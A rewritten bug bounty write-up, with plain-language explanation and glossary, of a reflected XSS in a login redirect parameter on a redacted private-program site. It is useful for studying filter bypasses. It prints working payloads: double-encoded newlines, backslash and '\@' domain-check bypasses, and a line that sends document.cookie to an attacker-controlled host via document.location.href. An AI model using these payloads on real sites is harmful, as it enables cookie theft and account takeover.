Rxss inside href attribute - Bypassing lots of weird checks to takeover accounts!
A reflected cross-site scripting vulnerability existed in the redirect parameter of a login form endpoint, where the value was reflected inside an href attribute. An attacker could craft a link that executes JavaScript in the victim's browser, read cookies, and redirect the victim to an attacker-controlled domain with the cookies appended, leading to account takeover.
 Published on infosecwriteups.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private bug bounty program with two in-scope assets: www.redacted.com and my.redacted.com. The word "redacted" stands in for the real domain name because the program was private. The feature at the centre of the report is a login endpoint that accepts a redirect parameter, and the report also touches on the program's open redirect scope: open redirects could be reported without needing to demonstrate additional impact.
The bug is a reflected XSS in which the value of the redirect parameter is written into the href attribute of anchor tags. The final payload, after bypassing all the filters, was:
javascript://;%250a+alert(document.cookie,%27\@www.redacted.com/%27)
Setup
The researcher signed up for an account at www.redacted.com with Burp Suite running in the background, and used Burp's HTTP history to review the traffic generated during signup and browsing. No other tooling or versions are described in the report.
Finding it
While reviewing the HTTP history, the researcher noticed an unfamiliar endpoint:
It was called unfamiliar because the actual login endpoint did not have the form path. Opening the URL in the browser confirmed that it was not the main login page of the domain.

Before this, the researcher had already tried open redirection on the many endpoints that carried a redirect parameter. Normal methods did not work. As a last resort the following was tried:
https://www.redacted.com/x/y?redirect=https://google.com\@www.redacted.com
This redirected to https://google.com\@www.redacted.com, with the two backslashes automatically converted to one forward slash by the browser. The researcher notes that this open redirect bypass was not strictly necessary for the XSS, but the XSS payload was developed partly from it.
On the login endpoint, whatever value was placed in the redirect parameter was reflected inside anchor tags, specifically inside the href attribute.


Exploitation
Step 1: map the filters
The back end had basic filtering in place: >, <, double quotes (") and similar characters were not allowed. The remaining option was to test whether the javascript: URI scheme was accepted, and the back end did not block the word javascript at the beginning of the URL.


Three further restrictions applied to the redirect value:
- The value must have two forward slashes after the URI scheme. The scheme itself could be anything (there was no check), but
://had to follow it. - The value could not contain two consecutive forward slashes anywhere else; that was allowed only once.
- The URL must contain the string
www.redacted.comat the beginning, just after the two forward slashes, or must contain the string\@www.redacted.comat the end (the open redirect bypass).
Step 2: break out of the comment
The first restriction was a problem because in JavaScript two forward slashes start a single-line comment, so anything written after them would not execute. A newline character was the obvious way out. Writing \n directly had no effect. URL encoding it as %0a also failed, because the server URL-decodes %0a to a newline before reflecting the value into the href attribute.
Double URL encoding solved it: the server decodes only once, so the reflected value is %0a. The double-encoded newline is:
%250a
Step 3: avoid the second pair of forward slashes
Two forward slashes could not be used consecutively a second time. Backslashes were found to work the same way, so they were used instead.
Step 4: satisfy the domain check
The third restriction was bypassed in two ways.
First payload:
javascript://www.redacted.com/;%250a+alert(document.cookie)
Here the string www.redacted.com/; is commented out by the two forward slashes, and %250a breaks the line so that the alert function executes.
Second payload:
javascript://;%250a+alert(document.cookie,%27\@www.redacted.com/%27)
This one abuses the open redirect check flaw: because the \@ string in front of the allowed domain bypasses the check, the server accepts the value. Two values are passed to alert, separated by commas: document.cookie and '\@www.redacted.com'. document.cookie is evaluated and the second value returns undefined; the first value is what gets executed and the later one is ignored by alert.
Step 5: turn the alert into account takeover
A plain alert(document.cookie) would usually be triaged as medium severity on HackerOne, so the researcher wanted to show how an attacker would take over accounts. The site had Content-Security-Policy headers that allowed requests only to whitelisted domains. One idea was to post the user's cookies publicly in a comment, but that required a lot of work because of program-specific hurdles. A suggestion from someone on Discord was to redirect the victim to an attacker-controlled domain with the cookies appended, and that worked.
The payload used to send the cookies to a remote host was:
This is how it was reflected:

The exploit in action:

The researcher reported the bug before demonstrating that cookies could actually be sent to a remote host, for fear of being duped, but did tell them that the sensitive cookies could be read and used to take over accounts. The program analyst and HackerOne triage did not doubt this and triaged it as a high severity bug. It was fixed very quickly, in about two hours, and the bounty was paid.
Root cause
The redirect parameter value is reflected into the href attribute of anchor tags without adequate output encoding. The input filters block <, > and double quotes, but they do not block the javascript: scheme, so a javascript: URI in the href executes when the link is followed. The three structural checks on the value (mandatory ://, no second pair of forward slashes, and the required domain string) are all bypassable: double URL encoding defeats the single decode pass, backslashes substitute for forward slashes, and the \@ open redirect bypass satisfies the domain check. The site's CSP allowed requests only to whitelisted domains; redirecting the victim to an attacker-controlled domain with the cookies appended worked.
Impact
An attacker who can get a victim to open a crafted login URL can execute JavaScript in the context of www.redacted.com and read the victim's cookies. Because the sensitive cookies can be read, they can be used to take over accounts. The report does not name the specific cookies involved. The payload also demonstrates exfiltrating the cookies to a remote host by redirecting the victim to an attacker-controlled domain with the cookies appended, despite the CSP. The program triaged the issue as high severity.
Fix
The report says the bug was fixed very quickly, in about two hours, but does not describe the change. The appropriate fix is to encode the redirect value for the href attribute context, or to validate it against an allowlist of permitted destinations, rather than relying on character blocklists and structural checks.
Variants to test
- Reflection in
hrefwith ajavascript:scheme. Tryjavascript:values in redirect-style parameters and check whether the scheme is blocked. A positive result is the value appearing unencoded inside anhrefattribute. - Double URL encoding against single-decode filters. Send
%250awhere a newline is needed and check whether the reflected value contains%0a. A positive result is the encoded newline surviving into the output. - Backslash substitution. Where a second pair of forward slashes is blocked, try backslashes. A positive result is the value being accepted and reflected.
- Open redirect bypass with
\@. Append\@allowed-domainto an attacker URL and check whether the redirect check passes. A positive result is a redirect to the attacker-controlled host. - CSP navigation bypass. Where CSP restricts requests to whitelisted domains, test whether
document.location.hrefcan still navigate to an external host with data appended. A positive result is the browser leaving the site with the data in the URL.
What happened, in plain words
A security researcher was testing a private bug bounty program. A bug bounty program is a deal between a company and independent testers: the company says "try to break our website, and if you find a real problem, we will pay you". The program was private, which means only invited testers could take part, and the details were not public. Because of that, the real domain name is replaced everywhere with the word "redacted".
Two websites were in scope, meaning the researcher was allowed to test them: www.redacted.com and my.redacted.com.
The researcher found a bug called reflected XSS. XSS stands for Cross-Site Scripting. It means a website takes something a user typed (or something in a link) and puts it back into the page without cleaning it first. If the thing that gets put back is a piece of JavaScript, the browser will run it as if the website itself had written it. JavaScript is the programming language that browsers run; it is what makes pages interactive, and it can also read things the page can see, such as the user's cookies.
A cookie is a small piece of data a website asks your browser to store and send back on every request. One very common use is to remember that you are logged in: the cookie holds a session identifier, a kind of temporary pass. If someone else gets a copy of that cookie, they can often pretend to be you, which is called account takeover.
The specific place the bug lived was a login page that accepted a redirect parameter. A parameter is the part of a web address after the question mark, made of a name and a value, like ?redirect=https://example.com/. Websites use parameters to pass information between pages. A redirect parameter usually means "after the user logs in, send them to this address".
The value of that parameter was being written into the href attribute of anchor tags. An anchor tag is the HTML element behind a link (<a href="...">click here</a>), and the href attribute is where the link points. Normally that is a web address. But browsers also accept a special kind of address starting with javascript:, and when a link like that is clicked, the browser runs the JavaScript that follows instead of going to a page. That is the door the researcher walked through.
The final payload, meaning the exact text that triggers the bug, after getting past all the filters, was:
javascript://;%250a+alert(document.cookie,%27\@www.redacted.com/%27)
A filter here means a check on the server that tries to block dangerous input. The rest of this article explains, step by step, how that string was built and why each piece is there.
Setting up
The researcher created an account on www.redacted.com while running a tool called Burp Suite in the background. Burp Suite is a program that sits between your browser and the website and records every request and response. Think of it as a notebook that writes down every conversation your browser has with the site. Its "HTTP history" tab is simply the list of those recorded conversations.
No other tools or version numbers are mentioned in the report.
Finding it
While reading through the recorded traffic, the researcher spotted an address that looked unfamiliar:
Line by line: https://www.redacted.com is the site. /profile/login/form/ is the path, the part that tells the server which page is wanted. ?redirect=https://redacted.com/ is the parameter, saying "after login, go to https://redacted.com/".
It looked unfamiliar because the normal login page did not have the form part in its path. That is a useful instinct: when you see a page that looks like a copy of a familiar one but with a slightly different address, it is worth a look, because such pages are often older, less maintained, or added for a special purpose and tested less.
Opening the address in the browser confirmed it was not the main login page of the domain.
Before this, the researcher had already tried open redirection on the many endpoints that carried a redirect parameter. An endpoint is simply one address on a server that does something, like a counter in a shop. Open redirection is a bug where a site will send you to any address you name, including one controlled by an attacker; attackers use it to make convincing phishing links that start with the real company's name. The program allowed open redirects to be reported on their own, without needing to show extra harm.
Normal tricks for open redirect did not work. As a last resort, this was tried:
https://www.redacted.com/x/y?redirect=https://google.com\@www.redacted.com
Reading it: the site is asked to redirect to https://google.com\@www.redacted.com. The \@ part is the interesting bit. The browser turned the two backslashes into one forward slash, and the result was a redirect to https://google.com\@www.redacted.com. The researcher notes this open redirect bypass was not strictly needed for the XSS, but the XSS payload was partly built from the same idea.
On the login endpoint, whatever value was put in the redirect parameter came back inside anchor tags, specifically inside the href attribute. In other words, the page echoed the input straight into a link.
Exploitation
Step 1: map the filters
The server had basic filtering: the characters >, <, double quotes (") and similar were not allowed. Those characters are the usual building blocks of an HTML injection, so blocking them is a common first defence. The remaining question was whether the javascript: scheme was accepted. A scheme is the first part of an address, the bit before ://, such as http, https or javascript. The server did not block the word javascript at the start of the value.
Three more restrictions applied to the redirect value:
- The value had to have two forward slashes after the scheme. The scheme itself could be anything (there was no check on it), but
://had to follow it. - The value could not contain two consecutive forward slashes anywhere else. That was allowed only once.
- The address had to contain the string
www.redacted.comat the beginning, just after the two forward slashes, or contain the string\@www.redacted.comat the end (the open redirect bypass).
These three rules are the "weird checks" of the title. Each one is a hurdle, and each one had to be cleared.
Step 2: break out of the comment
The first rule was a real problem. In JavaScript, two forward slashes start a single-line comment: everything after them on that line is ignored by the browser. So if the payload begins javascript://, everything after the slashes would be treated as a comment and never run. It is like writing a note to yourself in the margin: the browser reads it but does nothing with it.
The obvious way out is a newline, which ends the comment line and lets the next line run. Writing \n directly had no effect. Encoding it as %0a also failed, because the server decodes %0a back into a real newline before putting the value into the href attribute. URL encoding is a way of writing special characters using a percent sign and two hex digits, so that they can travel safely inside an address; %0a is the encoded form of a newline.
Double URL encoding solved it. The server decodes only once, so a value that was encoded twice comes out still encoded once: the reflected value is %0a, which the browser then treats as a newline. The double-encoded newline is:
%250a
Why it works: %25 is the encoded form of the percent sign %. So %250a decodes once to %0a, and the browser, reading the href, decodes that to a newline. The server's single decode pass is not enough to neutralise it.
Step 3: avoid the second pair of forward slashes
Two forward slashes could not be used a second time. Backslashes were found to work the same way, so they were used instead. In many contexts a backslash and a forward slash are treated alike by browsers, which is exactly why the substitution slips past a check that only looks for /.
Step 4: satisfy the domain check
The third rule was bypassed in two ways.
First payload:
javascript://www.redacted.com/;%250a+alert(document.cookie)
Line by line: javascript: tells the browser to run what follows. // starts a comment. www.redacted.com/; sits inside that comment, so it is ignored by the browser but satisfies the server's rule that the address must contain the domain. %250a is the double-encoded newline, which ends the comment line. + is a space in URL encoding. alert(document.cookie) is the JavaScript that runs: document.cookie reads the page's cookies, and alert shows them in a pop-up box.
Second payload:
javascript://;%250a+alert(document.cookie,%27\@www.redacted.com/%27)
This one abuses the open redirect check flaw. Because the \@ string in front of the allowed domain bypasses the check, the server accepts the value. javascript: starts the script, // starts the comment, ; ends the empty statement, %250a breaks the line, and then alert is called with two values separated by a comma: document.cookie and '\@www.redacted.com' (the %27 is an encoded single quote). document.cookie is evaluated and the second value returns undefined; the first value is what gets executed and the later one is ignored by alert. In plain terms, alert only shows the first thing you give it, so the second value is just there to satisfy the domain rule.
Step 5: turn the alert into account takeover
A plain alert(document.cookie) would usually be triaged as medium severity on HackerOne. Triage is the first review a report gets, where the platform decides whether it is a real bug and how serious it is. Medium is a middling rating; to get a higher one, the researcher wanted to show how an attacker would actually take over accounts, not just pop up a box.
The site had Content-Security-Policy headers. CSP is a set of instructions the site sends to the browser saying which places the page is allowed to load things from or send requests to. It is like a guest list at a door: only named places get in. The site's CSP allowed requests only to whitelisted domains.
One idea was to post the user's cookies publicly in a comment, but that needed a lot of work because of program-specific hurdles. A suggestion from someone on Discord was to redirect the victim to an attacker-controlled domain with the cookies appended, and that worked.
The payload used to send the cookies to a remote host was:
Line by line: javascript: starts the script. // starts the comment. www.redacted.com/; is inside the comment, satisfying the domain rule. %250a ends the comment line. document.location.href='https:\/\/example.com/'+btoa(document.cookie) sets the browser's current address to https://example.com/ with the cookies appended. btoa turns the cookie text into a safe encoded form so it can travel in a URL. The \/ sequences are escaped forward slashes, which browsers accept inside a JavaScript string. The result: the victim's browser leaves the site and takes the cookies with it, in the address, to a server the attacker controls.
This is how it was reflected:
The exploit in action:
The researcher reported the bug before demonstrating that cookies could actually be sent to a remote host, for fear of being duped. Being duped means someone else reports the same bug first and gets the credit and the money. Even so, he did tell them that the sensitive cookies could be read and used to take over accounts. The program analyst and HackerOne triage did not doubt this and triaged it as a high severity bug. It was fixed very quickly, in about two hours, and the bounty was paid.
Root cause
The redirect parameter value is reflected into the href attribute of anchor tags without adequate output encoding. Output encoding means converting special characters into a harmless form before putting them into a page, so that they are shown as text rather than treated as instructions. The input filters block <, > and double quotes, but they do not block the javascript: scheme, so a javascript: address in the href runs when the link is followed.
The three structural checks on the value (mandatory ://, no second pair of forward slashes, and the required domain string) are all bypassable: double URL encoding defeats the single decode pass, backslashes substitute for forward slashes, and the \@ open redirect bypass satisfies the domain check. The site's CSP allowed requests only to whitelisted domains; redirecting the victim to an attacker-controlled domain with the cookies appended worked.
Impact
An attacker who can get a victim to open a crafted login URL can run JavaScript in the context of www.redacted.com and read the victim's cookies. Because the sensitive cookies can be read, they can be used to take over accounts. The report does not name the specific cookies involved. The payload also demonstrates sending the cookies to a remote host by redirecting the victim to an attacker-controlled domain with the cookies appended, despite the CSP. The program triaged the issue as high severity.
Fix
The report says the bug was fixed very quickly, in about two hours, but does not describe the change. The appropriate fix is to encode the redirect value for the href attribute context, or to validate it against an allowlist of permitted destinations, rather than relying on character blocklists and structural checks. An allowlist is the opposite of a blocklist: instead of naming what is forbidden, you name exactly what is allowed, and everything else is refused.
Variants to test
- Reflection in
hrefwith ajavascript:scheme. Tryjavascript:values in redirect-style parameters and check whether the scheme is blocked. A positive result is the value appearing unencoded inside anhrefattribute. - Double URL encoding against single-decode filters. Send
%250awhere a newline is needed and check whether the reflected value contains%0a. A positive result is the encoded newline surviving into the output. - Backslash substitution. Where a second pair of forward slashes is blocked, try backslashes. A positive result is the value being accepted and reflected.
- Open redirect bypass with
\@. Append\@allowed-domainto an attacker URL and check whether the redirect check passes. A positive result is a redirect to the attacker-controlled host. - CSP navigation bypass. Where CSP restricts requests to whitelisted domains, test whether
document.location.hrefcan still navigate to an external host with data appended. A positive result is the browser leaving the site with the data in the URL.
Glossary
- Bug bounty program: an arrangement where a company pays independent testers for finding and reporting security bugs in its systems.
- Private program: a bug bounty program open only to invited testers, with details kept confidential.
- In scope: the list of systems a tester is allowed to test.
- XSS (Cross-Site Scripting): a bug where a site puts untrusted input into a page without cleaning it, so that input can run as code in the browser.
- Reflected XSS: XSS where the malicious input comes straight back in the response to the same request, usually via a link.
- JavaScript: the programming language that browsers run to make pages interactive.
- Cookie: a small piece of data a site asks the browser to store and send back on each request, often used to keep a user logged in.
- Session identifier: a value in a cookie that acts as a temporary pass proving who is logged in.
- Account takeover: an attack where someone else gains control of a user's account, often by stealing their session cookie.
- Parameter: a name and value pair in a web address after the question mark, used to pass information between pages.
- Endpoint: one address on a server that performs an action.
- Redirect parameter: a parameter that tells a site where to send the user next, often after login.
- Anchor tag: the HTML element behind a link, written
<a href="...">. hrefattribute: the part of an anchor tag that holds the link's destination.- Payload: the exact text an attacker sends to trigger a bug.
- Filter: a check on the server that tries to block dangerous input.
- Burp Suite: a tool that sits between browser and website and records every request and response.
- HTTP history: Burp's list of recorded requests and responses.
- Open redirect: a bug where a site will send a user to any address named in a parameter, including an attacker's site.
- Scheme: the first part of an address before
://, such ashttp,httpsorjavascript. javascript:URI: an address that tells the browser to run the JavaScript that follows instead of loading a page.- Comment (JavaScript): text the browser ignores;
//starts a single-line comment. - Newline: the character that ends a line of text.
- URL encoding: writing special characters as a percent sign plus two hex digits so they can travel safely in an address;
%0ais an encoded newline. - Double URL encoding: encoding a value twice, so that a server that decodes once leaves it still encoded once.
- Backslash: the
\character, which browsers often treat like a forward slash in addresses. alert: a JavaScript function that shows a pop-up box with a value.document.cookie: the JavaScript way to read the current page's cookies.undefined: the value JavaScript gives when something has no result.- Triage: the first review of a report, deciding whether it is real and how serious it is.
- Severity: a rating of how serious a bug is, such as medium or high.
- CSP (Content-Security-Policy): instructions from a site to the browser saying which places the page may load from or send requests to.
- Whitelisted domain: a domain explicitly named as allowed.
document.location.href: the JavaScript property holding the browser's current address; setting it navigates the browser.btoa: a JavaScript function that encodes text into a safe form for use in a URL.- Duped: when two testers report the same bug and only the first gets credit and payment.
- Output encoding: converting special characters into a harmless form before putting them into a page.
- Allowlist: a list of exactly what is permitted, with everything else refused.
- Blocklist: a list of what is forbidden, with everything else allowed.
- Root cause: the underlying reason a bug exists.
- Impact: the harm an attacker could cause by exploiting a bug.
- Bounty: the money paid for a valid bug report.